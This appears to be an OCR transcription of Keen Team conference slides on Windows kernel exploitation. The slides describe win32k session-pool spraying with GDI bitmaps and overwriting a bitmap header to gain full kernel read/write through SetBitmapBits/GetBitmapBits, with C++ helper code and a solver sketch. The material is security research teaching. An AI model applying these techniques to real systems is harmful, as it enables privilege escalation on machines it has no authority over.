
- still highly effective inside targeted pool
- if you know base of pool, you can hardcode
- kmalloc & kfree at your will


wild overflow is no problem anymore!

KEEN TEAM

By Design #1 [overflows]

1. Do pool layout
   I. spray bitmaps
   II. create hole for ttf
2. No PAGE_NOACCESS interaction to care about
3. No crash anymore
4. More complicated when randomization in place, but .. doable ..






http://www.slideshare.net/PeterHlavaty/overflow-48573748

KEEN TEAM

write (overflow) – what ? … N O !

- follow right path at right moment
- control output of math operation - to some extent



```
(declare-fun A () (_ BitVec 32))
(declare-fun B () (_ BitVec 32))
(assert (bvsgt A B))
(declare-fun what () (_ BitVec 32))
(assert (bvsgt what B))
(assert (bvslt what A))

; ... bug specific ...

(check-sat)
(get-model)
(push)
(check-sat)
(pop)
(exit)
```


going to be complicated ?

- You need to
  - go trough some math, semi -controlled write-what
  - meet some conditions to write-semi-what
  - control kernel memory
  - *must* to use _gre_bitmap header member!

KEEN TEAM

By Design #2 [SMAP betrayal]

Controlled data in kernel, bitmap is just an example! Look more, you will find more …




The **SetBitmapBits** function sets the bits of color data for a bitmap to the specified values.

Note This function is provided only for compatibility with 16-bit versions of Windows. Applications should use the SetDIBits function.

Syntax

C++

```
LONG SetBitmapBits(
  _In_  HBITMAP hbmp,
  _In_  DWORD   cBytes,
  _In_  const VOID    *lpBits
);
```



The **GetBitmapBits** function copies the bitmap bits of a specified device-dependent bitmap into a buffer.

Note This function is provided only for compatibility with 16-bit versions of Windows. Applications should use the GetDIBits function.

Syntax

C++

```
LONG GetBitmapBits(
  _In_   HBITMAP hbmp,
  _In_   LONG    cbBuffer,
  _Out_  LPVOID  lpvBits
);
```

https://msdn.microsoft.com

win32k!
_GRE_BITMAP


Session Pool

kmalloc – CreateBitmap


kfree – DeleteObject

Controlled – {Set/Get}BitmapBits


Known-PLAIN-state header!




```
template<size_t WIDTH, size_t HEIGHT, size_t RGB>
class CBitmapObj :
    public IPoolObj,
    public gdi_obj<HBITMAP>
{
public:
    CBitmapObj() :
        gdi_obj(nullptr)
    {
    }

    bool
    Alloc() override
    {
        reset(CreateBitmap(
            WIDTH,
            HEIGHT,
            1,
            RGB * 8,
            nullptr));
        return !!get();
    }

    void
    Free() override
    {
        reset();
    }
};
```



```
return (size == (WRITE ?
    SetBitmapBits(
        m_bitmapFullIo,
        size,
        buff) :
    GetBitmapBits(
        m_bitmapFullIo,
        size,
        buff)
        ));
```



```
#pragma once

#include "UndocHolder.h"
#include "../usr_common.h"

struct _GRE_BITMAP :
    private CUndocHolder
{
    uint32_t& Width();
    uint32_t& Height();
    void*& Head();
    void*& Curr();

    static const size_t const StructSize();
};
```



```
template<typename type_t>//HBITMAP, HFONT, ...
class gdi_obj ://unique_ptr wrapper
    public std::unique_ptr<void, decltype(&DeleteObject)>
{
```


KEEN TEAM

By Design #3 [plain state, ptr ?!]

feature 1 : *user data : kernel data == 1:1*
- by design #2

feature 2 : ***plain*** headers [in general]
- Properties : size, width, height, …
- Pointer to buffers
- Pointer to function or 'vtable'
- Pointer to another member struct : lock, …


Consequences :
- From user mode I know content of header (size, ..)
- I can guess content of header (pointers – base, gran)
- I can manipulate it if I have tool to do it [our case]
- I can use it when it is necessary [our case]



http://www.slideshare.net/PeterHlavaty/attack-on-the-core

KEEN TEAM

Stage #1 [overflow]




✓ What we do :
- Math-calc based overflow
- In right conditions is something somehow rewritten
- We can rewrite size
- But then we also rewrite Lock

➢ What we get :
- ☐ size is bigger (but still small!)
- ☐ Lock - DWORD part is corrupted!

KEEN TEAM

Stage #2 [full kernel IO]




* Sometimes getting more tricky

due to more complicated overflow
in our case we need 3 bitmaps
idea is similar ...

- What we do :
  - spray, &Lock ptr points to accessible memory
  - SetBitmapBits to boost followed bitmap size to ~0
- What we get* :
  - FULL KERNEL IO
  - {Set/Get}BitmapBits at the second bitmap

wrap up


Wild overflow
semi-control overflowing bytes
Kernel memory (part of it) control
Bug under control
Full kernel IO achieved

現在公開可能な情報
壁について②
壁と壁の間の面積はほぼ等しい。
マリアとローゼの間が約100km、
ローゼとシーナの間が約130km、
シーナから中央までが約250kmとなっている。
HUMAN FIELD
GIANT FIELD
250
130
100
WALL MARIA
進撃の巨人

what now ?

Era of security features ? X64, KASLR, NX, SMAP, SMEP, CFI ?!

KEEN TEAM

Kernel security …

